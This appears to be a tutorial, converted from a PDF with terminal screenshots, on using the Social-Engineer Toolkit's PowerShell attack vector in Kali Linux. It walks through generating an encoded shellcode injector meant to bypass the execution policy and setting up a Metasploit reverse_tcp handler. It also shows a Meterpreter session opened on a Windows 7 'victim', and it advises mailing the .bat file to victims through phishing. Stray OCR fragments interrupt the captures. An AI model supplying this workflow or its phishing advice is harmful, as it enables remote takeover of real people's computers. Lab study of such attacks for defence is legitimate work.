


Powershell Attack Vectors

In Kali Linux, goto Applications -> Social Engineering -> SET.

Enter 9)




```
Kali Linux 64 bit 2016.2
Applications ▾ Places ▾ Terminal ▾ Sat 21:37
Terminal
File Edit View Search Terminal Help
Select from the menu:
1) Spear-Phishing Attack Vectors
2) Website Attack Vectors
3) Infectious Media Generator
4) Create a Payload and Listener
5) Mass Mailer Attack
6) Arduino-Based Attack Vector
7) Wireless Access Point Attack Vector
8) QRCode Generator Attack Vector
9) Powershell Attack Vectors
10) SMS Spoofing Attack Vector
11) Third Party Modules
injection bat
 99) Return back to the main menu.

set> 9

The Powershell Attack Vector module allows you to create PowerShell specific attacks. These attacks will allow you to use PowerShell which is available by default in all operating systems Windows Vista and above. PowerShell provides a fruitful landscape for deploying payloads and performing functions that do not get triggered by preventative technologies.
```

Enter 1)



```
Kali Linux 64 bit 2016.2
Applications ▾ Places ▾ Terminal ▾ Sat 21:38
Terminal
File Edit View Search Terminal Help
set> 9


The Powershell Attack Vector module allows you to create PowerShell specific attacks. These attacks will allow you to use PowerShell which is available by default in all operating systems Windows Vista and above. PowerShell provides a fruitful landscape for deploying payloads and performing functions that do not get triggered by preventative technologies.

1) Powershell Alphanumeric Shellcode Injector
2) Powershell Reverse Shell
3) Powershell Bind Shell
4) Powershell Dump SAM Database
powershell
 99) Return to Main Menu

set:powershell>1
set> IP address for the payload listener (LHOST): 172.16.19.130
set:powershell> Enter the port for the reverse [443]:443
[*] Prepping the payload for delivery and injecting alphanumeric shellcode...
[*] Generating x86-based powershell injection code...
[*] Finished generating powershell injection bypass.
[*] Encoded to bypass execution restriction policy...
[*] If you want the powershell commands and attack, they are exported to /root/.set/reports/powershell/
```

Enter the IP address of your Kali Linux and port as 443 which is the default port.

It generates a powershell file at location /root/.set/reports/powershell/ . Copy this file to your desktop. Next copy this file to the victim machine in our case being Windows 7 virtual machine and save it as a batch file. You can use phishing techniques to have this .bat file mailed to the victim and convince him to download and run it on his machine.



The screenshot shows a Kali Linux 64-bit 2016.2 desktop environment. A terminal window is open with the title "root@pairads: ~./set/reports/powershell". The terminal shows the following command-line session:

```
root@pairads:~# cd /root/.set/reports/powershell/
root@pairads:~/set/reports/powershell# ls
powershell.rc  x86_powershell_injection.txt
root@pairads:~/set/reports/powershell# mv x86_powershell_injection.txt /root/Desktop
root@pairads:~/set/reports/powershell#
```

In Windows 7, when the .bat file is run, the payload handler starts running in Kali Linux and creates a meterpreter session between Kali Linux and the victim machine.

```
Kali Linux 64 bit 2016.2
Applications ▾ Places ▾ Terminal ▾ Sat 23:07
Terminal
```

```
File Edit View Search Terminal Help
+ --=[ 1577 exploits - 906 auxiliary - 272 post      ]
+ --=[ 455 payloads - 39 encoders - 8 nops      ]
+ --=[ Free Metasploit Pro trial: http://r-7.co/trymsp ]

[*] Processing /root/.set/reports/powershell/powershell.rc for ERB directives.
resource (/root/.set/reports/powershell/powershell.rc)> use multi/handler
resource (/root/.set/reports/powershell/powershell.rc)> set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
resource (/root/.set/reports/powershell/powershell.rc)> set LPORT 443
LPORT => 443
resource (/root/.set/reports/powershell/powershell.rc)> set LHOST 0.0.0.0
LHOST=> 0.0.0.0
resource (/root/.set/reports/powershell/powershell.rc)> set ExitOnSession false
ExitOnSession => false
resource (/root/.set/reports/powershell/powershell.rc)> exploit -j
[*] Exploit running as background job.

[*] Started reverse TCP handler on 0.0.0.0:443
[*] Starting the payload handler...
msf exploit(handler) > [*] Sending stage (957999 bytes) to 172.16.19.199
[*] Meterpreter session 1 opened (172.16.19.130:443 -> 172.16.19.199:49491) at 2017-04-22 23:07:05 -0400
```


Type sessions -i 1 to see the active sessions and interaction with victim machine.

```
Kali Linux 64 bit 2016.2
Applications ▾ Places ▾ Terminal ▾ Sat 23:09
Terminal
```

```
LHOST=> 0.0.0.0
resource (/root/.set/reports/powershell/powershell.rc)> set ExitOnSession false
ExitOnSession => false
resource (/root/.set/reports/powershell/powershell.rc)> exploit -j
[*] Exploit running as background job.
clickonme.
[*] Started reverse TCP handler on 0.0.0.0:443
[*] Starting the payload handler...
msf exploit(handler) > [*] Sending stage (957999 bytes) to 172.16.19.199
[*] Meterpreter session 1 opened (172.16.19.130:443 -> 172.16.19.199:49491) at 2017-04-22 23:07:05 -0400
x86_
msf exploit(handler) > sessions -i
injection.bat
Active sessions
=====
Id  Type          Information                               Connection
--x86-----
1   meterpreter x86/win32  WIN-JBACCVNF4BP\EPNM685 @ WIN-JBACCVNF4BP  172.16.19.130
:443 -> 172.16.19.199:49491 (172.16.19.199)
injection.bat

msf exploit(handler) >
```

The hacker now has complete control over the victim machine and can perform any commands, like sysinfo which confirms and provides the information of the victim machine.



Kali Linux 64 bit 2016.2

Applications ▾ Places ▾ Terminal ▾ Sat 23:12

Terminal

```
[ -] Invalid session identifier: i
msf exploit(handler) > sessions -i

Active sessions
=====
clickonme.
Id  Type          Information                                         Connection
--- -----
1   meterpreter x86/win32  WIN-JBACCVNF4BP\EPNM685 @ WIN-JBACCVNF4BP  172.16.19.130
:443 -> 172.16.19.199:49491 (172.16.19.199)

[*] Starting interaction with 1...
injection.bat
meterpreter > sysinfo
Computer        : WIN-JBACCVNF4BP
OS              : Windows 7 (Build 7601, Service Pack 1).
Architecture    : x64 (Current Process is W0W64)
System Language : en-US
Domain         : WORKGROUP
Logged On Users : 2
Meterpreter     : x86/win32
meterpreter >
```